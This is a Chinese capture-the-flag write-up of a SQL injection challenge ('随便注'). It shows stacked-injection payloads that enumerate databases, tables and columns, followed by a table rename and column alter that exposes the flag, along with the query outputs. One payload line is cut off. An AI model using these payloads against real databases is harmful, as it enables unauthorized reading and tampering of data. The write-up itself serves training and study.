
[强网杯 2019]随便注

原创


Sk1y 于 2020-12-18 16:08:20 发布 109 收藏
分类专栏： CTF刷题记录 文章标签： mysql Web CTF

[强网杯 2019]随便注


题目：打开后如下，比较典型的一道sql注入题目



输入select,发现一些关键词被ban了，



输入1；发现会返回一些数据，所以可以尝试一下堆叠注入。



堆叠注入：试一下,查询数据库

```
1';show databases;#
```

发现可以将数据库都显示出来，说明可行

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```


再试试查询表，回显两个表

```
1';show tables;#    查询所有表
```

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```


然后继续访问表中的列

```
1';show columns from words;
1';show columns from `1919810931114514`;#    (数字字符串为表名操作时要加反引号)
```

这时看到了flag在1919810931114514表中

```
<nr>
array(6) { [0]=> string(4) "flag" [1]=> string(12) "varchar(100)" [2]=> string(2) "NO" [3]=> string(0) "" [4]=> NULL [5]=> string(0) "" }
```


我们每次查询的时候，其实都查询了一个id=1；回显

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

根据两个表的情况结合实际查询出结果的情况判断出words是默认查询的表，因为words表结构是id和data，传入的inject参数也就是赋值给了id，所以查询id=1的情况，所以默认表是words

思路：修改两个表的名字，同时修改flag字断为id字段

这道题没有禁用rename和alert，所以我们可以采用修改表结构的方法来得到flag 将words表名改为words1，再将数字名表改为words，这样数字名表就是默认查询的表了，但是它少了一个id列，可以将flag字段改为id，或者添加id字段

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` chang
```

这段代码的意思是将words表名改为words1，1919810931114514表名改为words，将现在的words表中的flag列名改为id 然后用1' or 1=1 #得到flag。

```
array(1) {
  [0]=>
  string(42) "flag{ef4a6375-4e75-477b-a678-dd47e339004f}"
}
```


这个题目与之前写的攻防世界里的supersqli基本一致。

攻防世界 进阶篇小结supersqli